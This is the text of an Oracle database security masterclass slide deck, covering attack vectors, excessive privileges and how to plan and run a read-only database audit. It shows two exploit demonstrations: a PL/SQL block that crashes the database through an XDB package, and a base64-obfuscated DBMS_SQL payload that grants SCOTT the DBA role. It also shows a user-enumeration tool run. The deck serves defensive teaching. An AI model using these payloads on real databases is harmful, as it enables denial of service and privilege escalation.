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Oracle Security Masterclass

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Introduction - Commercial Slide. ☹️

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- I have been doing only Oracle security for 8 years



Agenda

- Part 1 - Overview of oracle security
 - How and why do hackers steal data
 - What are the issues
 - How are databases compromised
- Part 2 - Main body of the master class
 - Conducting a security audit of a database
 - What to look for
 - Examples
 - How to look
 - What tools
- Part 3 - Conclusions
 - What to do when you have a list of problems to fix
 - Deciding what to fix, how to fix, can you fix
 - Basic hardening – i.e. these are the things you should really fix

Overview

- What do I want to achieve today
- Its high level, an audit can take days so we cannot cover it all in around in the short time we have
- Anyone can perform an audit but be realistic at what level
- I want to teach basic ideas
- **Ask questions any time you would like to**
- Try out some of the tools and techniques yourself

What Is Oracle Security?

- **It is about creating a secure database and storing critical / valuable data securely**
- To do this Oracle security is about all of these:
 - Performing a security audit of an Oracle database?
 - Securely configuring an Oracle database?
 - Designing a secure Oracle system before implementation?
 - Using some of the key security features
 - Audit, encryption, RBAC, FGA, VPD...
- What is the state of the industry?

Why Do Hackers Steal Data?

- Data is often the target now not system access; this can be for The issue is Mrs Smith not Mr DBA
- Identity theft to clone identities
- Theft of data to access money / banks
- <http://www.petefinnigan.com/weblog/archives/00001129.htm> - 25 million child benefit identities lost on two discs (not stolen but lost)
- Scarborough & Tweed SQL Injection - <http://doj.nh.gov/consumer/pdf/ScarboroughTweed.pdf>

Why Can They Steal Data?

- What are the main categories
 - Security bugs where – (this is simple, patch!!)
 - there are exploits and
 - Where there are no current exploits
 - Configuration issues – (complex, depends on apps)
 - Feature overload – attack surface increase
 - Software installed
 - Schemas installed
 - Defaults – (reduce)
 - Passwords
 - privileges

How Easy Is It To Attack?

- Many and varied attack vectors
- Passwords are the simplest – find, guess, crack
- Bugs that can be exploited
- SQL injection
- Denial of Service
- Exploit poor configuration – access OS files, services
- Network protocol attacks
- Buffer overflows, SQL buffer overflows
- Cursor injection
- More ?

Most sites are here not below (well below as well but that doesn't matter if they are at the top of the list)

Example Exploit (1)

```
Oracle SQL*Plus
File Edit Search Options Help
SQL> grant create session to x identified by x;

Grant succeeded.


SQL> connect x/x
Connected.
SQL> edit
Wrote file afiedt.buf

 1 declare
 2 larry varchar2(32767);
 3 mary varchar2(32767);
 4 begin
 5 larry:='larryellison';
 6 larry:=larry||larry;
 7 larry:=larry||larry;
 8 larry:=larry||larry;
 9 larry:=larry||larry;
10 larry:=larry||larry;
11 larry:=larry||larry;
12 larry:=larry||larry;
13 mary:='maryann';
14 mary:=mary||mary;
15 mary:=mary||mary;
16 mary:=mary||mary;
17 mary:=mary||mary;
18 mary:=mary||mary;
19 mary:=mary||mary;
20 mary:=mary||mary;
21 mary:=mary||mary;
22 xDb/*Mary*/.//*And*/XDB_PITRIG_PKG/*Larry*/.//**/PITRIG_DROPMETADATA(mary,larry);
23* end;
SQL> /
mary varchar2(32767);
*
ERROR at line 3:
ORA-03113: end-of-file on communication channel

SQL> connect system/manager
ERROR:
ORA-12560: TNS:protocol adapter error

SQL> connect sys/change_on_install as sysdba
ERROR:
ORA-12560: TNS:protocol adapter error
```

Example Exploit 1



Second Example Exploit



```
Oracle SQL*Plus
File Edit Search Options Help

SQL> sho user
USER is "SCOTT"
SQL> @10g_exploit

-----
USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----
SCOTT                                    APP_ROLE                                  NO  YES NO
SCOTT                                    CONNECT                                   NO  YES NO
SCOTT                                    RESOURCE                                  NO  YES NO

PL/SQL procedure successfully completed.

-----
USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----
SCOTT                                    APP_ROLE                                  NO  YES NO
SCOTT                                    CONNECT                                   NO  YES NO
SCOTT                                    DBA                                       NO  YES NO
SCOTT                                    RESOURCE                                  NO  YES NO

SQL> |
```

<http://www.milw0rm.com/exploits/4572>

Second Example Exploit (2)

```
TextPad - [C:\pete_finnigan_com_ltd\presentations\tools\10g_exploit.sql]
File Edit Search View Tools Macros Configure Window Help
select * from user_role_privs;

DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(c2gya2Vy, utl_encode.text_decode(
'ZGVjbGFyZSBwcmFnbnWEgYXV0b25vbW91c190cmFuc2FjdGlvbnsgYmVnaW4gZXhlY3V0ZSBpbW11ZGlhdGUgJ0dSQU5UIERCQSBUty
BTQ09UV
Cc7Y29tbWl0O2VuZDs=', 'WE8ISO8859P1', UTL_ENCODE.BASE64), 0);

  SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRIIDop.U2V1LnUubGF0ZXIp' || dbms_sql.execute('||c2gya2Vy||')
||'', 'DEADBEAF');
END;
/

select * from user_role_privs;
|
```

Be aware of the payloads
Infinite possibilities mean the source must be blocked
Remember the target is not to get the DBA role!!!

Internal Or External Attacks

- Internal attacks are shown to exceed external attacks in many recent surveys
- The reality is likely to be worse as surveys do not capture all details or all companies
- With Oracle databases external attacks are harder and are likely to involve
 - application injection or
 - Buffer Overflow or
 - Protocol attacks
- Internal attacks could use any method for exploitation. The issues are why:
 - True hackers gain access logically or physically
 - Power users have too many privileges
 - Development staff
 - DBA's

Major Issue Is Excessive Privileges / Features

- Just some examples not everything!
- Public gets bigger – (figures can vary based on install)
 - 9iR2 – 12,132
 - 10gR2 – 21,530 – 77.4% more than 9iR2
 - 11gR1 – 27,461 – 27.5% more than 10gR2
- Many schemas are installed by default
 - 9iR2 @ 30 by default
 - 10gR2 @ 27 by default
 - 11g @ 35 by default

Main Issues To Look For

- Core security issues with the database include:
 - Leaked password hashes
 - Weak passwords and default users
 - Too many features enabled by default
 - Excessive user / schema privileges often
 - No audit enabled to detect issues
 - TNS is an easy target
 - More?

Stay Ahead Of The Hackers

- When deciding what to audit and how to audit a database you must know what to look for:
 - Existing configuration issues and security vulnerabilities are a target
 - Remember hackers don't follow rules
 - Combination attacks (multi-stage / blended) are common
- The solution: Try and think like a hacker – be suspicious

The Access Issue

- A database can only be accessed if you have three pieces of information
 - The IP Address or hostname
 - The Service name / SID of the database
 - A valid username / password
- Lots of sites I see:
 - Deploy tnsnames to all servers and desktops
 - Allow access to servers (no IP blocking)
 - Create guessable SID/Service name
 - Don't change default passwords or set weak ones
 - No form of IP blocking and filtering
- Do not do any of these!

11gR1 has broken this!!

Tools And Info?

- Vulnerabilities and exploits:
 - SecurityFocus – www.securityfocus.com
 - Milw0rm – www.milw0rm.com
 - PacketStorm – www.packetstorm.org
 - FrSirt – www.frSirt.com
 - NIST – <http://nvd.nist.gov>
 - CERT – www.kb.cert.org/vulns
- Tools – we will cover tools later but some include:
 - Scuba
 - CIS Benchmark
 - RoraScanner

Part 2 – Performing A Database Audit (1)

- Planning and setting up for An Audit
- Starting the audit
- Versions, patches and software
- Enumerate users and find passwords
- File system analysis

Part 2 – Performing A Database Audit (2)

Cont'd...

- Network analysis
- Database configuration
- RBAC and access
- Specialist treatment
- Audit trail analysis

We will discuss some of these areas

Planning An Audit

- Create a simple plan, include
 - The environments to test
 - The tools to use
 - Decide what to test and how “deep”
 - The results to expect
 - Looking forward
 - What are you going to do with the results?
- Don't create “*war and peace*” but provide due diligence, repeatability

The Environment To Be Audited

- This is a key decision
- Which environment should be tested?
- A live production system **MUST** be chosen
- Some elements can be tested in other systems
 - i.e. a complete clone (standby / DR) can be used to assess configuration
 - The file system and networking and key elements such as passwords / users must be tested in production
- Choose carefully

Building A Toolkit

- There are a few standalone tools available
- I would start with manual queries and simple scripts such as:
 - www.petefinnigan.com/find_all_privs.sql
 - www.petefinnigan.com/who_has_priv.sql
 - www.petefinnigan.com/who_can_access.sql
 - www.petefinnigan.com/who_has_role.sql
 - www.petefinnigan.com/check_parameter.sql
- Hand code simple queries as well

Checklists

- There are a number of good checklists:
- CIS Benchmark -
http://www.cisecurity.org/bench_oracle.html
- SANS S.C.O.R.E -
<http://www.sans.org/score/oraclechecklist.php>
- Oracle's own checklist -
http://www.oracle.com/technology/deploy/security/pdf/twp_security_checklist_db_database_20071108.pdf
- DoD STIG - <http://iase.disa.mil/stigs/stig/database-stig-v8r1.zip>
- Oracle Database security, audit and control features – ISBN 1-893209-58-X

Keep It Neutral

- All actions must be read only
- Don't stop / start the database
- Don't affect the business
- Read only must also not be heavy queries
- Hands-on and not automated is better
- Remember some things cannot be automated well
- Automated tools have issues

Decide The Scope Of The Test

- What is to be tested?
- The checklists provide extensive lists of checks
- My advice: keep it simple to start with
 - Concentrate on the “LOW FRUIT”
 - Key issues
 - Passwords
 - Simple configuration issues
 - RBAC issues

Sorting Access

- Ensure you use a clean PC / Laptop
- Direct SQL*Net access is required
- Direct ssh access to the server is required
- Install a local firewall on the PC
- Virus scan
- Store the data retrieved in an encrypted drive
- Open access only for the audit

Lining Up The Right People

- Before you start the audit you need the right people available to take part
- You also need the right people to give access permissions and assign rights:
 - DBA for account creation
 - DBA for interview
 - Systems admin to allow server access
 - Security manager for policies
 - Applications / DBA team for application knowledge

Results?

- Before you start you should assess what you expect as results
- This drives two things:
 - The scale of the test
 - What you can do with the results
- It should help derive
 - What to test for
 - What to expect
- If you decide in advance its easier to cope with the output (example: if you do a test in isolation and find 200 issues, its highly unlikely anyone will deal with them)

An interesting concept!

Starting The Audit

- Get the laptop
- install tools
- Lock down the laptop
- Connect to the database
 - Test the connection
 - Test some simple queries to establish the correct levels of access
 - I ask for CREATE SESSION, SELECT ANY TABLE, SELECT ANY DICTIONARY only
- Test ssh access to the server
 - Check the require file systems can be accessed
- This is an important step, not being prepared can waste half a day – tell people in advance


Interview Key Staff

- Perform interviews with key staff
 - DBA
 - Security
 - Applications
- Understand
 - Policies
 - Backups
 - How different groups of staff use and access the database
- The checklists include interview questions
- Prepare an interview list to work to (see the CIS benchmark for examples -


Line up the key people in advance

Don't base only on internal policies

Software Installed



Database Version



```
Oracle SQL*Plus
File Edit Search Options Help
SQL> desc v$version
Name                               Null?    Type
-----
BANNER                               UARCHAR2(80)

SQL> select * from v$version;


BANNER
-----
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Production
PL/SQL Release 11.1.0.6.0 - Production
CORE      11.1.0.6.0      Production
TNS for Linux: Version 11.1.0.6.0 - Production
NLSRTL Version 11.1.0.6.0 - Production

SQL> |
```

CPU Patch Status

- DBA_REGISTRY_HISTORY (should work now since Jan 2006 CPU)
- Opatch –lsinventory
- Checksum packages, functions, procedures, libraries, views
 - Rorascanner has example code
 - Some Commercial tools do this
 - Problems – if PL/SQL is not updated in CPU
 - Time based approaches with last_ddl_time
- Ask the DBA we are not trying to break in

User Enumeration



```
C:\WINDOWS\system32\cmd.exe
C:\pete_finnigan_com_ltd\presentations\tools\oak>
C:\pete_finnigan_com_ltd\presentations\tools\oak>ora-userenum 127.0.0.1 1522 ora
10gr2 users.txt
SYS exists
SYSTEM exists
OULN exists
XDB exists
DBNSMP exists
SCOTT exists
WMSYS exists
CTXSYS exists
MDSYS exists
QS exists
SH exists
DBSNMP exists
C:\pete_finnigan_com_ltd\presentations\tools\oak>
```

From
<http://www.databasesecurity.com/dbsec/OAK.zip>

User Enumeration

```

c:\ SQL Plus
-----
Typ      USER          Ro1      Sys      Ob       Tab       PL       Status
-----
ADM      SYS            49       200      14       870       1327     OPEN
ADM      SYSTEM        3        5        46       153       4        OPEN
DEF      OUTLN         1        3        1        3         1        EXPIRED & LOCKE
DEF      DIP           0        1        0        0         0        EXPIRED & LOCKE
DEF      TSMSYS       1        1        0        1         0        EXPIRED & LOCKE
DEF      ORACLE_OC    0        1        2        0         6        EXPIRED & LOCKE
DEF      DBSNMP       1        4        2        20        7        OPEN
DEF      WMSYS        3        28       12       42        52       EXPIRED & LOCKE
DEF      EXFSYS       1        9        7        47        71       EXPIRED & LOCKE
DEF      CTXSYS       2        7        52       43        133     EXPIRED & LOCKE
